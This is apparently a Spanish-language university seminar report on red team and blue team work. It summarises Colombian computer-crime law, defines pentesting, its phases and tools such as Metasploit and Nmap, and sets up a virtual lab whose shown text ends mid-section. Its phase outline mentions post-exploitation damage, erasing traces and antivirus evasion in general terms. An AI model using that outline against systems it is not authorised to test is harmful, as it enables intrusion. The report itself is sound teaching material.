CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JORGE ALBERTO RODRIGUEZ PINILLA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

GACHETA

2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

JORGE ALBERTO RODRIGUEZ PINILLA

TUTOR:

JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

GACHETA

2022

RESUMEN

En el seminario especializado, Equipos estratégicos de Seguridad Red Team & Blue Team, se realizaron una serie de etapas progresivas que permitieron realizar varias actividades como investigación, análisis, implementación, practicas, pruebas resultados y documentación.

Etapa 1 - Conceptos equipos de Seguridad: Leyes informáticas en Colombia e instalación banco de trabajo.

Etapa 2 - Actuación ética y legal: Procesos ilegales y no éticos estipulados en un acuerdo de confidencialidad y los artículos de la Ley 1273 del 2009 que se vulneran.

Etapa 3 - Ejecución pruebas de intrusión: RedTeam - Intrusión a sistema operativo Windows 7 de 64 bits mediante Nmap y Metasploit de Kali Linux.

Etapa 4 - Contención de ataques informáticos: BlueTeam – Implementación, configuración, adaptabilidad y establecimiento de procesos seguros.

En el desarrollo de dicha actividad se realizó una serie de investigaciones, instalación de un banco de trabajo, pruebas de intrusión como parte del equipo red team, análisis y contención del ataque, informe detallado de todo lo sucedido.

TABLA DE CONTENIDO

LISTA DE FIGURAS

GLOSARIO

Acceso abusivo: Cuando de manera no autorizada o por fuera de lo acordado se accede a todo o parte de un sistema

Acuerdo de confidencialidad: La forma de legal de comprometerse a no divulgar la información, procedimientos, temas y demás términos que en este se plasme, se maneja mediante un contrato.

Banco de trabajo: Establecer, instalar y configurar las herramientas necesarias para realizar una serie de pruebas, análisis y estudios. Particularmente se intenta simular un escenario y en este se realizan todos los procesos necesarios.

Blueteam: Es el equipo experto en ciberseguridad encargado de analizar un sistema, descubrir fallos, identificar amenazas, posibles ataques que pueda sufrir el sistema y establecer una defensa que ayude a combatir, detener e impedir que los ataques surjan efecto o afecten drásticamente el sistema.

Confiabilidad: Tener la certeza de que algo está funcionando bien y que hace lo que debe hacer.

Contención: Se puede definir como reprimir, detener o neutralizar una acción.

Copias de seguridad: Backups – Realizar respaldo de todos los datos y la información. Lo que se hace es realizar una copia de la información deseada por si el sistema sufre algún daño y compromete la integridad de la información. La frecuencia en que se realizan las copias de seguridad en un sistema depende de qué tanto información nueva o actualizada está entrando al sistema, por ende, estipular el tiempo de realización es óptimo para garantizar que al momento de tener que utilizarlas, esta tenga la información más reciente. Las copias de seguridad deben alojarse fuera del mismo sistema del que se generó, comúnmente se guardan en servidores en la nube o en unidades externas.

CIBERSEGURIDAD: Conjunto de acciones de carácter preventivo enfocadas a proteger y defender los sistemas informáticos y las redes de datos de los ataques maliciosos que coloquen en riesgo la información.

COPNIA (CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA): Organismo Colombiano de carácter público, encargado de controlar, inspeccionar y vigilar el ejercicio de las actividades de ingeniería.

EXPLOIT: Programa informático o fragmento de software que se utiliza para explotar o aprovechar fallos de seguridad presentes en un sistema o aplicación.

FIREWALL: Herramienta que ayuda a proteger una red interna doméstica o de una organización, contra atacantes o intrusos no autorizados que quieran acceder a ella desde una red externa como Internet.

HARDENING: Proceso de endurecimiento o fortalecimiento de los sistemas para reducir vulnerabilidades y evitar amenazas o ataques.

PARCHE DE SEGURIDAD: Grupo de actualizaciones de software orientadas a la corrección de errores, problemas de seguridad o vulnerabilidades existentes en los sistemas operativos y programas informáticos.

PENTESTING: Pruebas de penetración, método por el cual se evalúa el nivel de seguridad en una red de equipos o sistemas informáticos, usando ataques simulados en ambientes controlados, los cuales buscan detectar las vulnerabilidades que un atacante podría explotar.

RED TEAM: Equipo de seguridad que realiza ataques controlados a objetivos específicos de la infraestructura de una organización con el objetivo de encontrar y explotar vulnerabilidades y fallos de seguridad en los sistemas y equipos.

VULNERABILIDAD: Es el punto débil o fallo existente en un sistema informático, a través del cual un atacante puede comprometer la seguridad del mismo.

INTRODUCCIÓN

Acabamos de vivir un tiempo en el cual los sistemas de información se volvieron indispensables en el quehacer diario de las personas, seguramente cada día serán más relevantes en nuestras vidas. Pero así como las cosas crecen para bien los delitos aumentan en forma proporcional y son cada vez más los casos de accesos abusivos a los sistemas de información, los Ransomware, suplantaciones de identidad etc. Los que se ven tanto en ataques a personas como a organizaciones que a pesar de contar con una estructura más robusta en cuanto a seguridad los atacantes logran vulnerar las barreras de defensa y consiguen su objetivo.

De acuerdo con lo anterior es fundamental el poder implementar medidas de seguridad capaces de repeler los ataques y minimizar los daños en caso de no poder detener el ataque, es por esto que en el seminario que estamos cursando nos brinda herramientas para ponernos en las dos caras de la moneda por un lado al ejecutar las pruebas de ataques controlados Red Team se están encontrando las fallas o vulnerabilidades del sistema y por el otro el equipo Blue Team generar las estrategias de contención y defensa.

Es claro que este es un tema bastante extenso y que a partir de este momento apenas estamos entrando en este campo, pero el objetivo del seminario es claro al enseñar las pautas iniciales para iniciar este camino.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Elaborar un informe donde se reúnan los aspectos más relevantes del curso y se cumpla con el proceso educativo planteado pretendiendo construir las bases para la formación en ciberseguridad.

1.2 OBJETIVOS ESPECIFICOS

Conocer e identificar las leyes y normas Colombianas existentes referentes al tema de la protección de datos personales y delitos informáticos.

Realizar un banco de trabajo que permita realizar las pruebas en un ambiente controlado.

Evaluar las acciones y consecuencias desde el aspecto ético y legal si se firma el acuerdo propuesto.

Realizar unas pruebas controladas de ataque desde el punto de vista del equipo red team.

Analizar y estructurar la forma de diseñar estrategias para contener, hardenizar e identificar el ataque a un sistema

2. DESARROLLO DE LA ACTIVIDAD

2.1 CONCEPTOS DE SEGURIDAD

2.1.1. Legislación colombiana para delitos informáticos y protección de datos personales

2.1.1.1 Que son los delitos informáticos?

Son actos delictivos que se ejecutan a través de los espacios cibernéticos e internet. En Colombia dichos delitos se encuentran tipificados en la Ley 1273 de 2009

"Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

Artículo 1°. *Adicionase el Código Penal con un Título VII BIS denominado "De la Protección de la información y de los datos", del siguiente tenor:*

Esta ley se divide en dos capítulos:

Capítulo 1. ***De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos.*** *[...]*[1]

De acuerdo a la anterior ley citada podemos establecer que esta trata de dos capítulos los cuales se basan en lo siguiente:

Capítulo I el cual trata sobre la confidencialidad, integridad y disponibilidad de la información.

Allí se contemplan los siguientes tipos de delitos

Artículo 269 A: *Acceso abusivo a un sistema informático* En este artículo se contempla las penas que se generan por acceder de forma abusiva a un sistema informático violando las medidas de seguridad y permaneciendo o no dentro de él en contra de la voluntad del propietario. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Articulo 269B: *Obstaculización ilegitima de sistema informático o red de telecomunicación*. Se contempla la sanción para quien sin autorización impida el acceso a un sistema informático o a una red de telecomunicaciones o a los datos allí contenidos. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

Articulo 269C: *Interceptación de datos informáticos.* Este artículo se refiere a las interceptaciones ilegales que sin orden judicial se ejerzan sobre un sistema

1 ALCALDÍA MAYOR DE BOGOTA. Ley 1273 de 2009 Nivel Nacional [En línea]. [Citado 8 de febrero de 2022]. Disponible en internet: https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=3449

informático ya sea en su origen, medio o destino. Incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Artículo 269D: *Daño Informático*. Este artículo penaliza a quien dañe, destruya, borre o destruya información que no le pertenece o que no está autorizado para ello. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269E: *Uso de software malicioso*. Se contempla el castigo para quien produzca comercie o trafique dentro o fuera del país software malicioso u otros programas de computación de efecto dañino. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269F: *Violación de datos personales.* Aquel que sin ser autorizado. Para fin propio o de otros se apodere de códigos personales, datos, que estén albergados en alguna base de datos o medios semejantes. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269G: *Suplantación de sitios web para capturar datos personales*. Es el delito en el cual se castiga a quien haga uso de software para capturar información privada para usos ilícitos. Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.

Artículo 269H: *Circunstancias de agravación punitiva.* Las penas se aumentan de la mitad a las tres cuartas partes si se comete el delito en las siguientes condiciones:

Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.

2. Por servidor público en ejercicio de sus funciones.

3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.

4. Revelando o dando a conocer el contenido de la información en perjuicio de otro.

5. Obteniendo provecho para sí o para un tercero.

6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional.

7. Utilizando como instrumento a un tercero de buena fe.

8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales. [...]2

CAPITULO. II De los atentados informáticos y otras infracciones

Artículo 269I: *Hurto por medios informáticos y semejantes.* Quien vulnere los parámetros de seguridad, autenticación, manipulando un sistema informático. Incurrirá en las penas señaladas en el artículo 240.

Artículo 269J: *Transferencia no consentida de activos.* Castiga a quien con el ánimo de lucro cometa alguna manipulación informática apropiándose de cualquier activo en perjuicio de otra persona. Incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes. La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa.

Artículo 2°. Adiciónese al artículo 58 del Código Penal con un numeral 17, así:

Artículo 58. *Circunstancias de mayor punibilidad*. Son circunstancias de mayor punibilidad, siempre que no hayan sido previstas de otra manera:

(...)

17. Cuando para la realización de las conductas punibles se utilicen medios informáticos, electrónicos o telemáticos.

Artículo 3°. Adiciónese al artículo 37 del Código de Procedimiento Penal con un numeral 6, así:

Artículo 37. *De los Jueces Municipales*. Los jueces penales municipales conocen:

(...)

6. De los delitos contenidos en el título VII Bis.

Artículo 4°. La presente ley rige a partir de su promulgación y deroga todas las disposiciones que le sean contrarias, en especial el texto del artículo 195 del Código Penal.[…][2]

2.1.1.2 Definición de pentesting

Consiste en planificar un ataque a una red o a una plataforma, simulando tipos de ataques y tratando de encontrar las vulnerabilidades que se puedan tener dentro de una organización. Dichos ejercicios el gobierno los está exigiendo para las entidades estatales al menos una vez al año. Para ello se utilizan un grupo de ingenieros expertos en seguridad quienes van a manejar el blue team y el red team realizando el ejercicio de atacarse y defenderse simultáneamente.

2.1.1.2.1Tipos de pentesting

[2] Artículo 2, 3 ,y 4 Ley 1273 de 2009
En línea]. [Citado 8 de febrero de 2022]. Disponible en internet:
http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34492

Caja negra: Un hacker ético no tiene información sobre su objetivo o la red. En esta prueba se simula mejor un ataque.

Caja blanca: En esta prueba el hacker ético conoce el objetivo que va a atacar y de esta manera se consigue hacer una prueba más exhaustiva.

Caja gris: El hacker ético tiene información parcial del objetivo o de la red, teniendo listas de correos, direcciones IP, que le permiten simular un ataque interno.

Imagen 1.Equipos de red team

Fuente: Semilleros Kerbeos CUN

En un ejercicio de Pentesting se realiza un ejercicio entre los equipos simulando ataques y defensas

Previniendo y encontrando vulnerabilidades del sistema y procedimientos mal hechos donde se descuide la organización por ejemplo la ingeniería social que es una de las puertas de acceso más comunes de ataque donde el atacante se aprovecha del desconocimiento de las personas de los riesgos informáticos o de las situaciones personales a través de ataques donde simulen mensajes falsos que al ejecutarlos permiten tomar el control de los equipos. Y de esta manera sobrepasar cualquier barrera que la organización tenga implementada,(firewall, redes segmentadas, DMZ,etc..)

2.1.1.2.2 Metodologías de Pentesting

NIst 800-115

OWASP

PENTEST

OSSTMM

2.1.1.2.3 Fases del pentesting

Imagen 2.Fases del Pentesting

Fuente: Semilleros Kerbeos CUN

Reconocimiento

Consiste en identificar la victima aprovechándose de las debilidades que demuestre por ejemplo las publicaciones en redes sociales, los sitios que etiqueten, las fotografías que publique. Haciendo análisis de su comportamiento y revisando su rol de amigos.

Escaneo

Al tener ya el objetivo se buscan sus vulnerabilidades observando sus puntos débiles, enviando ataques de ingeniería social, manipulando a las personas para que me ayuden a ingresar y de esta manera iniciar el ataque.

Ganar acceso Explotar

Exploto el sistema aprovechándome de los puntos débiles que ya he analizado y por ese lado entro a la organización. Uso los metaexploit en los fallos de seguridad que encontré.

Post Explotación

Al lograr ingresar viene esta etapa el atacante va a ver de qué se puede aprovechar, dañando, borrando, cifrando información y aprovechándose de ello para su propósitos.

Reporte

En esta etapa se trata de borrar las huellas y que no se encuentre al responsable esto si es un ataque. Si es un pentest es un reporte donde se describa el ataque mostrando la ruta por donde se pudo entrar y como se hizo.

2.1.1.3 Herramientas de ciberseguridad

Metasploit

Es una gran herramienta la cual contiene una amplia y completa colección de exploits, con vulnerabilidades conocidas que contienen unos módulos llamados payloads que son los códigos que explotan estas vulnerabilidades.


Adicional posee otros módulos los encoders, los cuales son códigos para la evasión de los antivirus o de sistemas de seguridad perimetral.

Permite actuar con otras plataformas como Nmap o Nessus y permite exportar el malware a unix o Windows.

Nmap

Mapeador de redes que sirve para hacer la exploración y análisis de grandes redes brindando información como: equipos disponibles en una red, sistemas operativos con versiones, tipos de cortafuegos, su uso varía entre auditorias de seguridad o para realizar inventarios rutinarios de red.

Imagen 3.Nmap



Fuente: Autor

OpenVas

Es un completo scanner de vulnerabilidades que puede detectar problemas de diferentes magnitudes. Cuenta con una base de más de 50.000 test y datos las cuales se alimentan a diario.

Puede realizar

Pruebas autenticadas

Pruebas no autenticadas

Cuenta con protocolos industriales y de internet de alto y bajo nivel

Ajustes personalizados de rendimiento

Servicios en línea

ExploitDB

Es un directorio web donde se encuentran muchas vulnerabilidades con las instrucciones específicas colocadas por los mismos hackers para sacar provecho de ellas.

Teniendo en cuenta que un Exploit es un programa un software informático que se aprovecha de las vulnerabilidades existentes para provocar comportamientos no

intencionados o improvistos en un software o hardware o en cualquier dispositivo electrónico.

CVE

Son los puntos vulnerables y las exposiciones comunes las cuales están listados y a disposición del público en general, debidamente identificados y numerados.

Para los especialistas en seguridad estos CVE sirven para priorizar y solucionar los puntos vulnerables reforzando sus sistemas.

2.1.1.4. Banco de trabajo


- Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.

Imagen 4.Oracle Virtual Box

Fuente: Autor

- Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un windows 7 X86, un windows 7 X64, un Kali Linux.

Imagen 5.Descarga




Nombre	Fecha de modificaci...	Tipo	Tamaño
VirtualBox-6.1.32-149290-Win.exe	10/02/2022 12:45 p. m.	Aplicación	105.756 KB
win7-SE2020.ova	10/02/2022 1:00 p. m.	Archivo OVA	2.559.240 KB
Win7-SE2020-X64.ova	10/02/2022 1:05 p. m.	Archivo OVA	3.683.633 KB
Kali - Seminario.ova	10/02/2022 1:08 p. m.	Archivo OVA	5.201.336 KB
BOGNORTE-E02-3419443-TACTORAXCO...	10/02/2022 2:30 p. m.	Documento Adob...	105 KB
BOGNORTE-E02-3419443-TACABDOMEN...	10/02/2022 2:38 p. m.	Documento Adob...	107 KB
Kali - Seminario-003.ova	10/02/2022 2:46 p. m.	Archivo OVA	5.201.336 KB
ALCALDIADECHIA_7-0_0301_2022021014...	10/02/2022 2:57 p. m.	Archivo CONF	876 KB
win7-SE2020 (1).ova	10/02/2022 3:13 p. m.	Archivo OVA	2.559.240 KB
Win7-SE2020-X64 (1).ova	10/02/2022 3:17 p. m.	Archivo OVA	3.683.633 KB
Kali - Seminario (1).ova	10/02/2022 3:20 p. m.	Archivo OVA	5.201.336 KB

Fuente: Autor

- Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Iniciamos con el win 7 de 32


Imagen 6.Windows 7 de 32



Fuente: Autor

Esta máquina tiene la Ip 192.168.30.113


Imagen 7.Direccion 192.168.30.113



Fuente: Autor

La máquina kali Linux tiene la ip 192.168.30.53


Imagen 8.Kali 192.168.30.53



Fuente: Autor

Acá observamos como a través del icmp v4 hacemos ping


Imagen 9: Comando ping



Fuente: Autor

Con la máquina virtual de win 7 de 64 bits


Imagen 10.Comando ping máquina de 64 bits



Fuente: Autor

Acá observamos como a través del icmp v4 hacemos ping

Imagen 11. Comando ping




Fuente: Autor

➢ Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Esta virtualización se realizó utilizando la versión más reciente del programa Virtual Box, en ella se instalaron dos Windows 7 uno de 32 y el otro de 64 bits y se instaló un kali Linux. A continuación mostramos las características de hardware de cada sistema


Imagen 12.Banco de trabajo



Fuente: Autor

Características win 7 de 32

